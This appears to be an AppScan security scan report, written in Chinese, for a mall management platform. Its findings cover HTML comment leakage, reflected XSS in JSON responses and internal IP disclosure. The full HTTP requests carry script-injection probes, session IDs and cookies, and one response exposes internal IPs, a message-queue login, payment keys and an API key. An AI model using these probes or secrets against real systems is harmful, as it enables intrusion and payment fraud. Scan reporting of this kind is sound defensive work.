href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon/favicon.ico">
  <link rel="stylesheet" type="text/css"
```

```

href="http://sunui.scn.weilian.cn:12809/se/demo/css/styles.css">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/fixedColumns.bootstrap.min.css">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <link href="http://cdn.bootcss.com/font-awesome/4.7.0/css/font-awesome.min.css"
rel="stylesheet">
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
<div class="loading-animation se-loading"> <div class="bounce1"></div> <div class="bounce2">
</div><div class="bounce3"></div></div>
<div id="page-wrapper">
  <div class="preloader themed-background">
    <h1 class="push-top-bottom text-light text-center"><strong>Pro</strong>UI</h1>

    <div class="inner">
      <h3 class="text-light visible-lt-ie10"><strong>Loading..</strong></h3>
      <div class="preloader-spinner hidden-lt-ie10"></div>
    </div>
  </div>
  <div id="page-container" class="header-fixed-top sidebar-visible-lg sidebar-no-animations">
    <div id="sidebar">

      <!-- Sidebar Content -->
      <div class="sidebar-content">
        <!-- Brand -->
        <div class="account-box">
          
          <span id="userName"></span>
          <input type="hidden" id="userId" value="">
          <span class="arrow bottom"></span>

        </div>
        <nav class="per_options">
          <!-- 个人设置 -->
          <ul class="sidebar-section sidebar-themes clearfix sidebar-nav-mini-hide">
            <!-- You can also add the default color theme
            <li class="active">
              <a href="javascript:void(0)" class="themed-background-dark-default themed-border-
default" data-theme="default" data-toggle="tooltip" title="Default Blue"></a>
            </li>
            -->
            <li>
              <a href="javascript:void(0)" class="themed-background-dark-clint themed-border-clint"
data-theme="css/themes/suneee.css" data-toggle="tooltip" title="象谱风格"></a>
            </li>
            <li>
              <a href="javascript:void(0)" class="themed-background-dark-night themed-border-night"
data-theme="css/themes/night.css" data-toggle="tooltip" title="深邃蓝"></a>
            </li>
            <li>
              <a href="javascript:void(0)" class="themed-background-dark-modern themed-border-modern"
data-theme="css/themes/modern.css" data-toggle="tooltip" title="墨绿"></a>
            </li>
          </ul>
        </div>
      </div>
    </div>
  </div>
  <script src="./js/getCommonConfig.js" type="text/javascript" charset="utf-8"></script>

  <script src="http://sunui.scn.weilian.cn:12809/se/demo/build/se.min.js" type="text/javascript"
charset="utf-8"></script>
  <!--<script src="http://sunui.scn.weilian.cn:12809/se/demo/js/custom.js" type="text/javascript"
charset="utf-8"></script>-->
  <!--<script src="http://cdn.bootcss.com/require.js/2.3.3/require.min.js"></script>-->

  <script src="./js/style.js" type="text/javascript" charset="utf-8"></script>
  ...
  ...
  ...

```

HTML 注释敏感信息泄露	
严重性:	参考
CVSS 分数:	0.0
URL:	http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
实体:	<script src="http://sunui.scn.weilian.cn:12809/se/demo/js/custom.js" type="text/javascript" charset=.. .(Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
原因:	程序员在 Web 页面上留下调试信息
固定值:	除去 HTML 注释中的敏感信息

差异:

推理: AppScan 发现了包含看似为敏感信息的 HTML 注释。

测试请求和响应:

```
GET /static/index.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Cookie: enterpriseCode=SUNEE; account=setest01; sessionId=c5b8689a1098705cd3ffdf0d57563a1;
enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 18149
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:54 GMT

<!DOCTYPE html>
<html class="no-js" lang="en" style="overflow: hidden;">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">
  <title>资源商城管理平台</title>
  <link rel="shortcut icon"
href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon/favicon.ico">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/demo/css/styles.css">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/fixedColumns.bootstrap.min.css">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <link href="http://cdn.bootcss.com/font-awesome/4.7.0/css/font-awesome.min.css"
rel="stylesheet">
```



```

<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
<div class="loading-animation se-loading"> <div class="bounce1"></div> <div class="bounce2">
</div><div class="bounce3"></div></div>
<div id="page-wrapper">
  <div class="preloader themed-background">
    <h1 class="push-top-bottom text-light text-center"><strong>Pro</strong>UI</h1>

    <div class="inner">
      <h3 class="text-light visible-lt-ie10"><strong>Loading..</strong></h3>
      <div class="preloader-spinner hidden-lt-ie10"></div>
    </div>
  </div>
<div id="page-container" class="header-fixed-top sidebar-visible-lg sidebar-no-animations">
  <div id="sidebar">

    <!-- Sidebar Content -->
    <div class="sidebar-content">
      <!-- Brand -->
      <div class="account-box">
        
        <span id="userName"></span>
        <input type="hidden" id="userId" value="">
        <span class="arrow bottom"></span>
      </div>
      <nav class="per_options">
        <!-- 个人设置 -->
        <ul class="sidebar-section sidebar-themes clearfix sidebar-nav-mini-hide">
          <!-- You can also add the default color theme -->
          <li class="active">
            <a href="javascript:void(0)" class="themed-background-dark-default themed-border-
default" data-theme="default" data-toggle="tooltip" title="Default Blue"></a>
          </li>
          -->
          <li>
            <a href="javascript:void(0)" class="themed-background-dark-clint themed-border-clint"
data-theme="css/themes/suneee.css" data-toggle="tooltip" title="象谱风格"></a>
          </li>
          <li>
            <a href="javascript:void(0)" class="themed-background-dark-night themed-border-night"
data-theme="css/themes/night.css" data-toggle="tooltip" title="深邃蓝"></a>
          </li>
          <li>
            <a href="javascript:void(0)" class="themed-background-dark-modern themed-border-modern"
data-theme="css/themes/modern.css" data-toggle="tool
...
...
...

<!--<script src="http://sunui.scn.weilian.cn:12809/sys/getCommonConfig.js" type="text/javascript"
charset="utf-8"></script>-->
<script src="./js/getCommonConfig.js" type="text/javascript" charset="utf-8"></script>

<script src="http://sunui.scn.weilian.cn:12809/se/demo/build/se.min.js" type="text/javascript"
charset="utf-8"></script>
<!--<script src="http://sunui.scn.weilian.cn:12809/se/demo/js/custom.js" type="text/javascript"
charset="utf-8"></script>-->
<!--<script src="http://cdn.bootcss.com/require.js/2.3.3/require.min.js"></script>-->

...
...
...

```

HTML 注释敏感信息泄露**严重性:** 参考**CVSS 分数:** 0.0**URL:** <http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html>**实体:** `<script src="http://sunui.scn.weilian.cn:12809/sys/getCommonConfig.js" type="text/javascript" chars e... (Page)`**风险:** 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置**原因:** 程序员在 Web 页面上留下调试信息**固定值:** 除去 HTML 注释中的敏感信息**差异:****推理:** AppScan 发现了包含看似为敏感信息的 HTML 注释。**测试请求和响应:**

```
GET /static/index.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Cookie: enterpriseCode=SUNEEE; account=setest01; sessionId=c5b8689a1098705cd3ffdf0d57563a1;
enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 18149
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:54 GMT

<!DOCTYPE html>
<html class="no-js" lang="en" style="overflow: hidden;">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">
  <title>资源商城管理平台</title>
  <link rel="shortcut icon"
href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon/favicon.ico">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/demo/css/styles.css">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/fixedColumns.bootstrap.min.css">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <link href="http://cdn.bootcss.com/font-awesome/4.7.0/css/font-awesome.min.css"
rel="stylesheet">
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
```

```

<div class="loading-animation se-loading"> <div class="bounce1"></div> <div class="bounce2">
</div><div class="bounce3"></div></div>
<div id="page-wrapper">
  <div class="preloader themed-background">
    <h1 class="push-top-bottom text-light text-center"><strong>Pro</strong>UI</h1>

    <div class="inner">
      <h3 class="text-light visible-lt-ie10"><strong>Loading..</strong></h3>
      <div class="preloader-spinner hidden-lt-ie10"></div>
    </div>
  </div>
<div id="page-container" class="header-fixed-top sidebar-visible-lg sidebar-no-animations">
  <div id="sidebar">

    <!-- Sidebar Content -->
    <div class="sidebar-content">
      <!-- Brand -->
      <div class="account-box">
        
        <span id="userName"></span>
        <input type="hidden" id="userId" value="">
        <span class="arrow bottom"></span>
      </div>
      <nav class="per_options">
        <!--个人设置-->
        <ul class="sidebar-section sidebar-themes clearfix sidebar-nav-mini-hide">
          <!-- You can also add the default color theme
          <li class="active">
            <a href="javascript:void(0)" class="themed-background-dark-default themed-border-
default" data-theme="default" data-toggle="tooltip" title="Default Blue"></a>
          </li>
          -->
          <li>
            <a href="javascript:void(0)" class="themed-background-dark-clint themed-border-clint"
            data-theme="css/themes/suneee.css" data-toggle="tooltip" title="象谱风格"></a>
          </li>
          <li>
            <a href="javascript:void(0)" class="themed-background-dark-night themed-border-night"
            data-theme="css/themes/ni
...
...
...

<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/echarts/echarts.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/echarts/theme/macarons.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/echarts/theme/blue.js"
type="text/javascript" charset="utf-8"></script>
<!--<script src="http://sunui.scn.weilian.cn:12809/sys/getCommonConfig.js" type="text/javascript"
charset="utf-8"></script>-->
<script src="./js/getCommonConfig.js" type="text/javascript" charset="utf-8"></script>

<script src="http://sunui.scn.weilian.cn:12809/se/demo/build/se.min.js" type="text/javascript"
charset="utf-8"></script>
<!--<script src="http://sunui.scn.weilian.cn:12809/se/demo/js/custom.js" type="text/javascript"
charset="utf-8"></script>-->
...
...
...

```

HTML 注释敏感信息泄露

严重性:

参考

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html>

实体: <div role="tabpanel" class="tab-pane active" id="home"> (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置

原因: 程序员在 Web 页面上留下调试信息

固定值: 除去 HTML 注释中的敏感信息

差异:

推理: AppScan 发现了包含看似为敏感信息的 HTML 注释。

测试请求和响应:

```
GET /static/index.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Cookie: enterpriseCode=SUNEEE; account=setest01; sessionId=c5b8689a1098705cd3ffdf0d57563a1;
enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 18149
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:54 GMT

<!DOCTYPE html>
<html class="no-js" lang="en" style="overflow: hidden;">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">
  <title>资源商城管理平台</title>
  <link rel="shortcut icon"
href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon/favicon.ico">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/demo/css/styles.css">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/fixedColumns.bootstrap.min.css">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <link href="http://cdn.bootcss.com/font-awesome/4.7.0/css/font-awesome.min.css"
rel="stylesheet">
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
<div class="loading-animation se-loading"> <div class="bounce1"></div> <div class="bounce2">
</div><div class="bounce3"></div></div>
<div id="page-wrapper">
  <div class="preloader themed-background">
    <h1 class="push-top-bottom text-light text-center"><strong>Pro</strong>UI</h1>
```

```

<div class="inner">
  <h3 class="text-light visible-lt-ie10"><strong>Loading.</strong></h3>
  <div class="preloader-spinner hidden-lt-ie10"></div>
</div>
</div>
<div id="page-container" class="header-fixed-top sidebar-visible-lg sidebar-no-animations">
  <div id="sidebar">

    <!-- Sidebar Content -->
    <div class="sidebar-content">
      <!-- Brand -->
      <div class="account-box">
        
        <span id="userName"></span>
        <input type="hidden" id="userId" value="">
        <span class="arrow bottom"></span>
      </div>
      <nav class="per_options">
        <!-- 个人设置 -->
        <ul class="sidebar-section sidebar-themes clearfix sidebar-nav-mini-hide">
          <!-- You can also add the default color theme -->
          <li class="active">
            <a href="javascript:void(0)" class="themed-background-dark-default themed-border-
default" data-theme="default" data-toggle="tooltip" title="Default Blue"></a>
          </li>
          -->
          <li>
            <a href="javascript:void(0)" class="themed-background-dark-clint themed-border-clint"
            data-theme="css/themes/suneee.css" data-toggle="tooltip" title="象谱风格"></a>
          </li>
          <li>
            <a href="javascript:void(0)" class="themed-background-dark-night themed-border-night"
            data-theme="css/themes/night.css" data-toggle="tooltip" title="深邃蓝"></a>
          </li>

          <li>
            <a href="javascript:void(0)" class="themed-background-dark-modern themed-border-modern"
            data-theme="css/themes/modern.css" data-toggle="tooltip" title="墨绿"></a>
          </li>
          <li>
            ...
            ...
            ...

          <!-- Tab panes -->

          <div class="tab-content overSroller" id="main-content">
            <!--<div role="tabpanel" class="tab-pane active" id="home">
            <iframe id="page-content" style="padding: 0;" class="iframeClass" frameborder="no"
border="0" src="dashboard.html" style="height: 300px;"></iframe>
            </div-->
          </div>

          <!-- END Page Content -->

          ...
          ...
          ...

```

JSON 中反映的未清理用户输入

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList>

实体: searchValue (Global)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)差异: 参数 从以下位置进行控制: -- 至: `%3Cscript%3Ealert%287446%29%3C%2Fscript%3E`

推理: 测试结果似乎指示存在脆弱性，因为“全局验证”功能发现在响应中嵌入了脚本，该脚本可能是由先前的测试注入的。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=%3Cscript%3Ealert%287446%29%3C%2Fscript%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:03 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "code": null,
  "msg": null,
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 0,
      "results": [
        ]
      ,
      "showPageNumbers": [
        ]
      ,
      "pageNo": 1,
      "pageCount": 0,
      "params": [
        {
          "searchValue": "
          <script>alert (7446)</script>"
        }
      ]
    }
  ]
}
```

```

    }
    ,
    "paginationFlag": false,
    "totalPageCount": 0,
    "nextIndex": 15,
    "page": 1,
    "previousIndex": 0
  }
},
"html": null
}

```

问题 2 / 3

TOC

JSON 中反映的未清理用户输入

严重性:	参考
CVSS 分数:	0.0
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassAdd
实体:	classcode (Global)
风险:	可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

差异: 参数 从以下位置进行控制: 04003 至: 04003%3Cscript%3Ealert%288562%29%3C%2Fscript%3E

推理: 测试结果似乎指示存在脆弱性，因为“全局验证”功能发现在响应中嵌入了脚本，该脚本可能是由先前的测试注入的。

测试请求和响应:

```

GET
/goodsclass/goodsclassAdd?classcode=04003%3Cscript%3Ealert%288562%29%3C%2Fscript%3E&classname=%E7%BB%BF%E6%A4%8D%E6%9C%8D%E5%8A%A1&level=2 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:22:14 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```

```
{
```

```

"data": [
  {
    "enterpriseid": null,
    "classid": null,
    "classcode": "04003" <script>alert(8562)</script>001",
    "classname": null,
    "level": 3,
    "endflag": null,
    "status": null,
    "parentcode": "04003" <script>alert(8562)</script>",
    "imgurl": null,
    "seq": null,
    "parentclassname": null,
    "goodsclassChildList": null
  }
],
"returnCode": 1,
"msg": " 生成的资产编码",
"html": null
}

```

问题 3 / 3

TOC

JSON 中反映的未清理用户输入

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsonoffdetail/getdetailList>

实体: searchValue (Global)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1234 至: 1234%3Cscript%3Ealert%289497%29%3C%2Fscript%3E

推理: 测试结果似乎指示存在脆弱性，因为“全局验证”功能发现在响应中嵌入了脚本，该脚本可能是由先前的测试注入的。

测试请求和响应:

```

GET /goodsonoffdetail/getdetailList?
draw=2&start=0&length=15&search%5Bvalue%5D=1234&search%5Bregex%5D=false&pageNum=1&searchValue=1234%3Cscript%3Ealert%289497%29%3C%2Fscript%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *

```



```

X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:22:50 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 0,
      "results": [

      ],
      "showPageNumbers": [

      ],
      "pages": [

      ],
      "pageNo": 1,
      "pageCount": 1,
      "params": [
        {
          "searchValue": "1234      <script>alert(9497)</script>"
        }
      ],
      "totalPageCount": 0,
      "nextIndex": 15,
      "page": 1,
      "previousIndex": 0
    }
  ],
  "returnCode": 0,
  "msg": null,
  "html": null
}

```

参

发现内部 IP 泄露模式 ①

TOC

问题 1 / 1

TOC

发现内部 IP 泄露模式

严重性:

参考

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/user/getModularPrefix>

实体: getModularPrefix (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 除去 Web 站点中的内部 IP 地址

变体- | 1 / 3

差异:

推理: AppScan 在响应中发现了看似为内部 IP 地址的内容。

测试请求和响应:

```
GET /user/getModularPrefix HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseLevel=1; sessionId=ff1d64918bd06bf341f084828da4d7d4; enterpriseId=55;
enterpriseCode=SUNEEE; account=setest02
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

...
...
...
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked

{
  "GJ_LOGISTICSTATUS_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "OPG_APPCODE_YN": "SUNEEE78CFCC27",
  "mall_goods_host": "http://vr-goods-rest-enterprise.mall.xt.weilian.cn/",
  "wf_attributeOver": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "HG_ORDER_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "getEmployeeList":
    "http://asset.mall.xt.weilian.cn/base/EmployeeAPI/getEmployeeList",
  "wf_giftid": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "empURL": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/base/base/EmployeeAPI/getEmployeeList",
  "wf_order": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
  "wf_instockid": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "wholesaleUrl": "http://test.wholesale.scn.weilian.cn/",
  "HG_PAYMENT_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "SYNC_UC_MQ_PASSWORD": "password",
  "OPG_QUERY_PAY_METHODS_URL": "http://pay.weilian.cn/payment/pay/getPaymentsType",
  "purchaseUrl": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
  "comURL": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/CompanyAPI/getCompanyList",
  "baseDvURL": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/",
  "GJ_ORDER_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "wf_attributeTurndepot": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "dictURL": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/dictionary/List",
  "njxs_mall_confirm_time": "7",
  "purchase_web_url": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn:81/purchase/",
  ...
  ...
  ...
  "se_mall_enterpriseid": "696",
  "savevrReturnUrl": "http://test.ecmp.weilian.cn/erp/",
  "pay_url": "http://pay.weilian.cn/payment/pay",
  "bulletinAPI": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/bulletin/queryAPI",
  "GJ_PRODUCT_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "ChinaPayAgent_se_private_key": "88501086f64f82fb492f34c7bd7a81d4",
  "OPG_APPCODE_NJ": "SUNEEE794B52CD",
  "OPG_SE_PAYMENT_CODE_NJ": "7155913390a78f0ab63c5cf8d8acfd6b",
  "print_outstock": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
  "iespToolsUrl": "http://test.tools.scn.weilian.cn/",
  "SYNC_UC_MQ_USERNAME": "admin",
  "HG_LOGISTICSTATUS_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "mall_wholesale_host": "http://test.wholesale.scn.weilian.cn/",
  "pri_purchase": "http://supplier-rest-enterprise.mall.xt.weilian.cn/",
  "GJ_INVENTORY_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "yn_mall_enterpriseCode": "SUNEEE",
}
```

```

"mall_file_host": "http://cms.mall.xt.weilian.cn/",
"wf_taxBill": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
"iespExpressUrl": "http://test.express.scn.weilian.cn/",
...
...
...

"contractUrl": "http://vr-contract-rest-enterprise.mall.xt.weilian.cn/",
"contractURL": "http://vr-contract-rest-enterprise.mall.xt.weilian.cn/",
"mall_base_host": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/",
"ChinaPayAgent_se_payment_code": "69116f8c16ba8ed4355f709alb4317a0",
"HG_INVENTORY_URL": "http://172.19.6.150:30106/tools/declartion/accept",
"mall_contract_host": "http://vr-contract-rest-enterprise.mall.xt.weilian.cn/",
"zysc_approval_process_url": "http://oa.suneee.weilian.cn/",
"wms-sale-topic": "vr-topic1",
"goodsclassListUrl": "http://vr-goods-rest-enterprise.mall.xt.weilian.cn/",
...
...
...

"wf_contract": "http://vr-contract-rest-enterprise.mall.xt.weilian.cn/",
"njxs_mall_erp_goods_host": "http://vr-goods-rest-enterprise.mall.xt.weilian.cn/",
"OA_GROUP": "zysc",
"njxs_mall_uc_enterprisecode": "zj_test11",
"se_mall_url": "http://172.16.36.71:30920/",
"njxs_mall_erp_vipinfo_host": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/",
"OA_TOPIC": "userorginfo",
"OPG_URL": "http://pay.weilian.cn/payment/pay",
"pri_goodsclass": "http://vr-goods-rest-enterprise.mall.xt.weilian.cn/",
"xp_url": "http://xp.weilian.cn/login.html",
"goodsUrl": "http://vr-goods-rest-enterprise.mall.xt.weilian.cn/",
"GJ_LOGISTICS_URL": "http://172.19.6.150:30106/tools/declartion/accept",
"wf_returnsale": "http://test.wholesale.scn.weilian.cn/",
"ChinaPayAgent_query_url": "http://pay.weilian.cn/payment/ChinaPayAgent/query",
"saleUrl": "http://vr-sale-rest-enterprise.mall.xt.weilian.cn/",
"HG_PRODUCT_URL": "http://172.19.6.150:30106/tools/declartion/accept",
"yn_mall_confirm_time": "7",
"PC_YINENG_CJG": "http://system-rest-enterprise.mall.xt.weilian.cn/static/component_pages/landscape.html",
"iespGoodsUrl": "http://test.igoods.scn.weilian.cn/",
"mall_finance_host": "http://test.finance.scn.weilian.cn/",
...
...
...

"supplierURL": "http://supplier-rest-enterprise.mall.xt.weilian.cn/",
"njxs_mall_uc_api_key": "1fea456a90123ew6",
"APP_WEILIAN_MALL": "http://test.njxs.weilian.cn/static/NJ/H5/index.html",
"tmsUrl": "http://test.tms.scn.weilian.cn/",
